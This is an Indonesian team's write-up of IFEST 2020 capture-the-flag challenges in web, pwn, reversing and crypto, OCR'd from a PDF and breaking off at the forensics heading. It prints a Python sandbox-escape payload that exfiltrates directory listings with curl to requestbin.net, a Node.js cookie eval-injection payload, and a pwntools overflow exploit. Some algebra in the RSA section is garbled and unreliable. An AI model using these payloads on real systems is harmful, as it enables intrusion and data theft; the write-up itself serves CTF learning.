WRITE UP IFEST 2020

ChaO
AnehMan
MBEERRRR

WEB

1. Baby Python

a. Executive Summary

Warming up with baby python


http://103.146.203.17:3003/

b. Technical Report


Dari source code, fungsi builtins dimatikan sehingga tidak dapat menggunakan builtins. Namun kita dapat merecover fungsi builtins tersebut dan memanggil import os dengan payload berikut

().__class__.__bases__[0].__subclasses__()[182]()._module.__builtins__[%27__import__%27](%27os%27).system(%27curl http://requestbin.net/r/13nxvwg1?inspect?a=$(ls / | base64)%27)

Request akan masuk sebagai base64, kemudian tinggal decode saja untuk melihat isinya



Selanjutnya tinggal cat saja flagnya



c. Flag

`IFEST2020{5d89320ac7ab789ac1beb60c294f526e}`

2. Weebs Diary Revenge


a. Executive Summary

ingat aku? iya aku. Web yang dulu kamu hek Pada saat itu aku menangiddd, namun sekarang aku telah berlatih dan bertambah kuat datteboyyahhhh!!!!!

http://103.146.203.17:3000/

b. Technical Report

Diberikan sebuah web dengan source code, dari source code tersebut sepertinya banyak terdapat filter, kami membypass filter tersebut dengan mengubah payload menjadi hex yang nantinya akan diubah kembali menjadi string dan kemudian di eval.
Berikut payload yang kami buat
connect.sid=s%3A"+eval(ck.c)//;c=eval(String(new Buffer("726571756972652827667327292e726561646469725379 6e6328272f2729", "hex")))




```
POST /users/register/generate HTTP/1.1
Host: 103.146.203.17:3000
Content-Length: 0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept: */*
Origin: http://103.146.203.17:3000
Referer: http://103.146.203.17:3000/users/register
Accept-Encoding: gzip, deflate
Accept-Language: en,id;q=0.9
Cookie: connect.sid=s%3A"+eval(ck.c)//;c=eval(String(new
Buffer("726571756972652827667327292e726561646469725379 6e6328272f2729", "hex")))
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 148
ETag: W/"94-QZwiWpg/VBDModDC8O4SfjNQjV8"
Set-Cookie:
connect.sid=s%3A6U3qYhtd-inMG_Qm2bb_OQIqrWemQmKu.TBYQHg9Z8uK4Fw9d%2B3RW0q6BNJ%2FPCC
Fr68POpv8smvc; Path=/; HttpOnly
Date: Sat, 26 Sep 2020 15:22:13 GMT
Connection: close

{"random":".dockerenv,app,bin,boot,dattebayo.txt,dev,etc,home,lib,lib32,lib64,libx32
,media,mnt,opt,proc,root,run,sbin,srv,start.sh,sys,tmp,usr,var"}
```

Terdapat file mencurigakan di directory “**/**” yaitu dattebayo.txt, langsung saja baca.



```
POST /users/register/generate HTTP/1.1
Host: 103.146.203.17:3000
Content-Length: 0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept: */*
Origin: http://103.146.203.17:3000
Referer: http://103.146.203.17:3000/users/register
Accept-Encoding: gzip, deflate
Accept-Language: en,id;q=0.9
Cookie: connect.sid=s%3A"+eval(ck.c)//;c=eval(String(new
Buffer("726571756972652827667327292e726561644696c6553796e6328272f646174746561796f
2e7478742729", "hex")))
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 86
ETag: W/"56-BesPXUHc7MwAuyCs5rpYV/xfuak"
Set-Cookie:
connect.sid=s%3Almqqlk Pg7Eh1oCp_ic6n2YKMg7xNA0a-.TywMKpMwPR08YKSS3r1z%2BQVpKj7lfv%2
FKelhpitC1QlY; Path=/; HttpOnly
Date: Sat, 26 Sep 2020 15:23:41 GMT
Connection: close

{"random":"IFEST2020{Kau_takkan_bisa_menghalangi_jalan_ngehek_ku_datteboyyaahhhhhh}
"}
```

c. Flag

IFEST2020{Kau_takkan_bisa_menghalangi_jalan_ngehek_ku_datteboyyaahhhhhh}

PWN

1. Hacker room

a. Executive Summary

hack me hackers nc 103.146.203.17 4000

b. Technical Report

Diberikan sebuah binary dengan sebuah source code, untungnya binary tersebut tidak memiliki **PIE** sehingga memudahkan proses debugging kami.
Pada fungsi **edit_name** terdapat fungsi **sprintf** yang dapat memungkinkan kami untuk melakukan overflow hingga kami dapat mengoverwrite seluruh fungsi beserta dengan variabelnya. Ide kami adalah untuk melakukan overwrite pada fungsi **yourprofile** dan mengubahnya menjadi address fungsi **truehackerroom**. Namun kami juga harus memperhatikan argumen argumen yang diberikan dan mengaturnya sesuai dengan byte yang diperlukan. Berikut merupakan script exploit yang kami buat

```
from pwn import *

def exploit():
    # p = process("./main")
    p = remote("103.146.203.17", 4000)

    shell = 0x000000000040148b

    payload = ''
    payload += 'A' * 24
    # payload += 'B' * 8

    p.sendline(payload)
    p.sendlineafter("1: ", str(37))
    p.sendlineafter("2: ", str(1337))
    p.sendlineafter("3: ", str(53949297))
    # p.sendline(str(53949297))
    p.sendlineafter("message: ", 'HACKME')
    p.sendlineafter("choice: ", '2')
    p.sendline('C' * 72 + p64(shell))
    p.sendlineafter("choice: ", '2')
    p.sendline('C' * 71)
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 71 + '\x00')
```


```python
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 70 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 69 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 68 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'B' * 63 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 64 + p64(0x3373371))
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 63 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 62 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 61 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'C' * 60 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendafter("name: ", 'B' * 56 + p64(0x40201c))
    p.sendlineafter("choice: ", '2')
    p.sendline('C' * 55 + '\x00')
    p.sendlineafter("choice: ", '2')
    p.sendline('C' * 52 + p64(0x539))
    p.sendlineafter("choice: ", "2")
    p.sendline('C' * 48 + p32(37))
    p.sendline(str(1))

    # gdb.attach(p, '''
    #          # b *0x000000000040148b
    #          # b *0x4014cc
    #          b *0x40158f
    #          c
    #          ''')

    p.interactive()

if __name__ == "__main__":
    exploit()
```

Jalankan exploitnya



c. Flag

IFEST2020{sstttt_you_can_gain_rce_for_cve-2018-10387_using_this_trick}

REV

1. Baby

a. Executive Summary

Baby reverse

Format Flag : IFEST2020{FLAG}

b. Technical Report

Binary melakukan xor pada sebuah key dengan inputan kita lalu membandingkannya dengan sebuah variabel. Kami menduga variabel tersebut adalah flag yang sudah di enkripsi, tinggal xor aja lagi.
Berikut scriptnya

```
enc = [0xB3, 0x60, 0x1F, 0x98, 0x4E, 0xB4, 0x8C, 0xDD, 0xB1,
0xB5,
 0xF0, 0x28, 0xB2, 0x65, 0x1A, 0xE6, 0xC6, 0xC9, 0x22, 0x8D,
 0x36, 0x45, 0xC4, 0x03, 0x0B, 0x0A, 0xB8, 0xF4, 0x06, 0xB4,
 0x82, 0x43, 0x8C, 0xB5, 0xF0, 0xA7, 0xA2, 0x28, 0xA0, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00]
key = [0xFA, 0x26, 0x5A, 0xCB, 0x1A, 0xCF, 0xDE, 0xEE, 0xC7,
0xD0,
 0x82, 0x5B, 0xD7, 0x3A, 0x7F, 0xD5, 0xFF, 0xF8, 0x4C, 0xBE,
 0x05, 0x37, 0xF5, 0x6D, 0x6C, 0x55, 0xDE, 0xC4, 0x74, 0xEB,
 0xE0, 0x77, 0xEE, 0xCC, 0xAF, 0xDE, 0xC7, 0x4D, 0xDD]

flag = ''
for i in range(len(enc)):
   flag += chr(enc[i] ^ key[i % len(key)])

print flag
```

Run

```
chao at Yu in [~/Documents/WriteUps/ife
23:38:39 › python solver.py
IFEST{R3verse_e391n33r1ng_f0r_b4by_yee}
```

c. Flag

IFEST{R3verse_e391n33r1ng_f0r_b4by_yee}

CRYPTO

1. Close

a. Executive Summary

Jauh dikit napa

b. Technical Report

Diberikan file close.rar, yang berisi flag.enc dan public.pem. Dilihat dari nama challenge nya, kemungkinan nilai p dan q terlalu dekat (Fermat Factorization). Kita menggunakan RsaCtfTool (https://github.com/Ganapati/RsaCtfTool) untuk mencari key, dan decrypt flag menggunakan openssl

Hasil dari RsaCtfTool

```
Private key :
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAu8FvSFuh3VP2uMvpEkkz1kQp9tYA8naZA6elJKwvxU1jRTcr
DB634ZlhcbHhyS6aD0l8mv+gwFDX8hlTvJiolYpHIMhaWeRh11H3Gk0Q65AQSZt3
uffY1aAJF7LKEP69H3mRyQibC34YswW4mx7+XsLMS3aenYypM9lNrg6WEp9NaY44
5WXYzZAWPs25Lh7ic8ZW5nBDCgQnuB1vAOE17zfk2Or8G6zD4xzNUzyx5aLYUg5V
C0S5bYsE9+9RWCkO+X1lnWvu2HyW4L6p4JBeeFkHCnE/QEczHlXuxRkMZTJYPRdj
6XXUCZY3xBWcqXza6qJvX8+FG3mBtnk1a1JevwIDAQABAoIBADdzIkVxYnV2Jahf
+F6BJgECso4Gl9MDuZ79tOUGwTj46Pd5GoqCy/Whkci9Kxx6Wd9n6ZfxJO2HMq96
UWOihi9b3jPNV/myXD72Iw8ucW/QZS8H7i0LCIvWrrjEAa9RPFN+WNLRatDTFcJR
TzroxWEBEMq8po2LDDGW3L0p66JlzjzChnagd0WYZmlIT76XtNDbkiohqDu0Aetp
bqD53ltaD7ieWkan3aeczkZayddyASMCcrxdUaG+OgnmyF6AQ2W4dIdipUCUDZOd
hda5IPUpGA/RkK/1jTtMbnbPYfLcuBzzmhbKN0qihs03sRf2PuAFpV4gHRR6Emoz
0orGQfkCgYEA2z0BmqXyGBoEQ4/+pJHThETFMQwAGdAN00PS+OC9N8y2ciXlENKO
GO+6Woaxgu2U0+p4GJudzIz5/n7fMB3qv1fJUuckyA2Y6HTbSuey+gV1wYiC57KO
iw576d6e6jTpw72TXMiFpm4CqxsgZyDP5JbYyZfyjTsbGyWPS7YGfmMCgYEA2z0B
mqXyGBoEQ4/+pJHThETFMQwAGdAN00PS+OC9N8y2ciXlENKOGO+6Woaxgu2U0+p4
GJudzIz5/n7fMB3qvzzQLR1FVMB53ei+3BQw+adbWjwWJbIeHWjv2/zED1nK98Ep
tAH/S4c1ukuE2GxrUitBLx11hUl3B6lyIvimDvUCgYBd3VnBd4kWTpVCw/TXSuQP
fk4a+LNWWeCBcklyau44ZLo8VwMi17Mk9AaKWZ7ImqWcsYdnqcC+4iDqmDFAbZ6i
+5fjmbkCueecpuN4x4i2SP4otSSuxKEI4lOlRr4tMihfuNvN3sByCCm2Tm/qF39K
tFbuwNKFKygo0ETwumc/VwKBgDz5W5/aNVm0qqjrvGOi1xP7WGiKsOB898thGqTz
REznl3ppxaqHFNQkoEybF3WVhAXoORyG8z03nDPGr2Yfe/FSBYf2kxi+K2anW6Wz
y+czP3n6KiKzxiJh1Av34cNvMr7zLxkMUSd9ZFj6tejHRpXkx81FwTCfvQYZf0/w
naadAoGBAMsJ3IeU5K+OUAT45eFY4BesFlVbdhuCy3ibSEciU72jJM3hxh1aEQL/
86emTAEfrZWzvuHE4b0GuZ27/FaJkpvoO4d7wRyPs9JNDSSETdgWGkSb41dSlRBm
SyhSgTQYNTFq6fDJ3Rs+ZmK4voKrXoQPQp53HvouIki5iV0zlk0c
-----END RSA PRIVATE KEY-----
```

Hasil disimpan dengan nama private.pem

Hasil decrypt flag dengan openssl

```
anehman@pramayasa:~/Documents/ctf/ifest/crypto/close$ openssl rsautl -decrypt
-inkey private.pem -in flag.enc -out flag.txt && cat flag.txt
IFEST2020{Tooooooooooo_cloooooseeeeeeeeee}
```

c. Flag

IFEST2020{Tooooooooooo_cloooooseeeeeeeeee}

2. Baby RSA

a. Executive Summary

(updated)

b. Technical Report

Diberikan script python babyrsa.py dan output text out.txt. Berikut penampakannya

babyrsa.py

```
from Crypto.Util.number import getPrime, bytes_to_long,
inverse

flag = b"REDACTED"

m = bytes_to_long(flag)

p = getPrime(1024)
q = getPrime(1024)
N = p*q
w = p+q
phi = (p-1)*(q-1)
e = 65537
d = inverse(e, phi)

c = pow(m, e, N)
print("N = {}".format(N))
print("e = {}".format(w))
print("c = {}".format(c))
```

Output.txt

```
N =
137881933511825964932065050766635368370271389006972384567211968999510777627153976898188163815158792078878715430584360316103050878642306742543660876560300350535436544399413379570982725522542044156085817070220046973375689976696606026306768339899384212032414646223024424891061863846967140790293678870544114863338269433871262695666596236993886754546184305351881553410080967308912545963534960323131750396165625167553983121391064156507683401147837462473084946558598884442646140621731399524270686335515
```

```
560210556058196550636765873217208279582040916080369559259484464094008154171721292202123280475106656120090331050752421079923459683365484407556850392005292473868337937524623145453082265192760848706030504528908199908381410283452490964855310054226785990191952046019463691904532256923315168634308966299380881854964118651168821479157996189388750328115117132924701658718580137952448135304544435192880774714879647851368442505348c =736375807769475766402574785714650218649887001484482695081701115210794320483102816766974793455504390820920329563027075118109109097574596637979621504982759862826902338207081279917252652944333516763790885343179222969431092674875634243182900769170695397011463174085266887166653302236486504089731568019187180440496160608715615127262382836836668346675190538054371365698865694090453134561187724364972316986287495801564455865536872340582112373712561638493295407925310368384410634765443380569073344441743137289504089675390083915405608827807927961700988404743172746565323645089975121663632759337350466683371126860746848473246 5
```

Nilai e besar karena itu sebenarnya adalah hasil dari p+q. Nilai e adalah 65537 (seperti biasanya). Kita bisa menghitung nilai p dan q jika hasil kali dan hasil jumlah diketahui. Berikut adalah caranya

$$w = p + q$$
$$N = p \times q$$

$$w = p + q$$
$$q = w - p$$
$$N = p \times (w - p)$$
$$N = p - pw$$
$$p^2 - pw - N = 0$$

$$p = \frac{w \pm \sqrt{w^2 - 4w}}{2}$$
$$q = w - p$$

Dengan mengikuti cara diatas, kita bisa mendapatkan p,q,d, dan akhirnya flag. Berikut adalah scriptnya

```
import sympy
from Crypto.Util.number import *

N                                                                    =
13788193351182596493206505076663536837027138900697238456721196
89995107776271539768981881638151587920788787154305843603161030
50878642306742543660876560300350535436544399413379570982725522
54204415608581707022004697337568997669660602630676833989938421
20324146462230244248910618638469671407902936788705441148633382
69433871262695666596236993886754546184305351881553410080967308
91254596353496032313175039616562516755398312139106415650768340
11478374624730849465585988844426461406217313995242706863355151
56021055605819655063676587321720827958204091608036955925948446
40940081541717212922021232804751066561200903310507524210799
w                                                                    =
23599927234589683365484407556850392005292473868337937524623145
45308226519276084870603050452890819990838141028345249096485531
00542267859901919520460194636919045322569233151686343089662993
80881854964118651168821479157996189388750328115117132924701658
7185801379524481353045444351928807747148796478513684425053480
c                                                                    =
73637580776947576640257478571465021864988700148448269508170111
52107943204831028167669747934555043908209203295630270751181091
09097574596637979621504982759862826902338207081279917252652944
33351676379088534317922296943109267487563424318290076917069539
70114631740852668871666533022364865040897315680191871804404961
60608715615127262382836836668346675190538054371365698865694090
45313456118772436497231698628749580156445586553687234058211237
37125616384932954079253103683844106347654433805690733444417431
37289504089675390083915405608827807927961700988404743172746565
3236450899751216636327593373504666833711268607468484732465
e = 65537

p = (w + sympy.sqrt(w**2 - 4*N)) // 2
q = w-p

phi = (p-1)*(q-1)
```

```
d = int(inverse(e,phi))

m = pow(c,d,N)
print(long_to_bytes(m))

# reference:
#    https://math.stackexchange.com/questions/3030203/rsa-show-
how-to-factor-n-pq-the-product-of-two-primes-given-p-1q-1
```

Hasil

```
anehman@pramayasa:~/Documents/ctf/ifest/crypto/baby_rsa$ python3 solve.py
b'IFEST2020{baby_rsa_baby_crypto}'
```

c. Flag

IFEST2020{baby_rsa_baby_crypto}

3. Aesthethicc

a. Executive Summary

Cek hint

http://103.146.203.17:1337/

HINT:

```
def encrypt(p):

    enc = AES.new(key, AES.MODE_OFB, iv)

      return enc.encrypt(pad(p))
```

b. Technical Report

Diberikan link untuk encrypt file yang kita upload menggunakan AES mode OFB, dan flag yang sudah di encrypt. Seperti yang sudah diketahui, kita bisa mendapatkan keystream dengan meng-xor plaintext yang kita tau dan ciphertext. Lalu hasilnya di-xor lagi dengan flag yang sudah di encrypt untuk mengembalikan filenya. Berikut adalah scriptnya

```
from pwn import *

f = open("flag.enc","rb").read()
p = "A"*31568
res = open("tst.txt.enc","rb").read() # hasil dari web

keystream = xor(p,res)
flag = xor(f,keystream)

x = open("res.png","wb")
x.write(flag)
x.close()
```

Hasilnya

IFEST2020{AESthethiccc_Abiezzzzz_xixixi}

c. Flag

IFEST2020{AESthethiccc_Abiezzzzz_xixixi}

4. Baby Aes

a. Executive Summary

aes is to baby :P (updated file)

nc 103.146.203.17 5000

b. Technical Report

Diberikan source code dari service dan service tentunya. Berikut penampakannya

```
import base64
from Crypto import Random
from Crypto.Cipher import AES

KEY = Random.new().read(16)
flag = b"REDACTED"
def pkcs7_pad(msg, bs):
   return msg + (bs - len(msg) % bs) * bytes([(bs - len(msg) %
bs)])

def get_secret_data():
   raw = pkcs7_pad(flag, AES.block_size)
   cipher = AES.new(KEY, AES.MODE_ECB)
   return base64.b64encode(cipher.encrypt(raw)).decode('utf-
8')

class AESCipher(object):
   def __init__(self, key):
       self.bs = AES.block_size
       self.key = key

   def encrypt(self, raw, iv=b""):
       raw = pkcs7_pad(raw, self.bs)
       if not iv:
           iv = self.key
       assert len(iv) == 16, "length of iv must 16"
       cipher = AES.new(self.key, AES.MODE_CBC, iv)
       return cipher.encrypt(raw).hex()

   def decrypt(self, enc, iv=b""):
```

```
        if not iv:
            iv = self.key
        assert len(iv) == 16, "length of iv must 16"
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self._unpad(cipher.decrypt(enc))

    def _pad(self, s):
        return pkcs7_pad(s, self.bs)

    def _unpad(self, s):
        return s[:-s[-1]]

def main():
    aes = AESCipher(KEY)
    while True:
        print("[1] Encrypt Message")
        print("[2] Decrypt Message")
        print("[3] Get Secret Data")
        print("[4] Exit")
        choice = input("> ")
        if choice == "1":
            iv = bytes.fromhex(input("SET IV: "))
            data = bytes.fromhex(input("SET DATA: "))
            ctxt = aes.encrypt(data, iv)
            print(ctxt)
        elif choice == "2":
            iv = bytes.fromhex(input("SET IV: "))
            data = bytes.fromhex(input("SET DATA: "))
            ptxt = aes.decrypt(data, iv)
            print(ptxt)
        elif choice == "3":
            print(get_secret_data())
        elif choice == "4":
            print("Bye")
            break
        else:
            print("Input error")

main()
```

Permasalahan ada pada perbedaan fitur enc-dec input, dan get_secret alias flag yang di encrypt. Flag di encrypt menggunakan mode ECB, sedangkan fitur “Encrypt message” dan “Decrypt message” menggunakan mode CBC, dan kita bisa input iv kita sendiri. Jika kita input iv dengan nullbyte, maka output mode ECB akan sama dengan mode CBC, tetapi hanya 1 block(16 byte) yang sama. Kami lakukan secara manual (karena gaada waktu buat bikin script hiks)

```
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
> 3
+/UdTkNGU4jkWulsEbB49OLCxS2cNg48zFUV8zpZNF8fy50w378BYNHBJEVnCPYAwDz37G20lonebAYe08qMkQ==
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
```

```
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
> 2
SET IV: 00000000000000000000000000000000
SET DATA: fbf51d4e43465388e45ae96c11b078f4e2c2c52d9c360e3ccc5515f33a59345f1
1ed3ca8c91
b'IFEST2020{d41d8c\x9f\xcc%(sv1\xba\xd4n\x8cU)\x80H\xcd\xdb\xfa\xa0N\xfa\x0
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
> 2
SET IV: 00000000000000000000000000000000
SET DATA: e2c2c52d9c360e3ccc5515f33a59345f1fcb9d30dfbf0160d1c124456708f600c
b'd98f00b204e98009\xdb\xfa\xa0N\xfa\x0e:\x0e\xfb0J\x98_ k6l\x94\xf3_\xab\xe
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
> 2
SET IV: 00000000000000000000000000000000
SET DATA: 1fcb9d30dfbf0160d1c124456708f600c03cf7ec6db49689de6c061ed3ca8c91
b'98ecf8427e_key_il\x94\xf3_\xab\xe0h\x16\xac'
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
```

```
> 2
SET IV: 00000000000000000000000000000000
SET DATA: c03cf7ec6db49689de6c061ed3ca8c91
b's_not_iv}'
[1] Encrypt Message
[2] Decrypt Message
[3] Get Secret Data
[4] Exit
```

Cara merubah flag_enc dari base64 ke hex adalah sebagai berikut (python interactive)

```
b64decode("+/UdTkNGU4jkWulsEbB49OLCxS2cNg48zFUV8zpZNF8fy50w378
BYNHBJEVnCPYAwDz37G20lonebAYe08qMkQ==").hex()[32:]
'e2c2c52d9c360e3ccc5515f33a59345f1fcb9d30dfbf0160d1c124456708f
600c03cf7ec6db49689de6c061ed3ca8c91'
>>>
b64decode("+/UdTkNGU4jkWulsEbB49OLCxS2cNg48zFUV8zpZNF8fy50w378
BYNHBJEVnCPYAwDz37G20lonebAYe08qMkQ==").hex()[32*2:]
'1fcb9d30dfbf0160d1c124456708f600c03cf7ec6db49689de6c061ed3ca8
c91'
>>>
b64decode("+/UdTkNGU4jkWulsEbB49OLCxS2cNg48zFUV8zpZNF8fy50w378
BYNHBJEVnCPYAwDz37G20lonebAYe08qMkQ==").hex()[32*3:]
'c03cf7ec6db49689de6c061ed3ca8c91'
```

c. Flag

`IFEST2020{d41d8cd98f00b204e9800998ecf8427e_key_is_not_iv}`

FORENSIC


1. Balap PING liar

a. Executive Summary

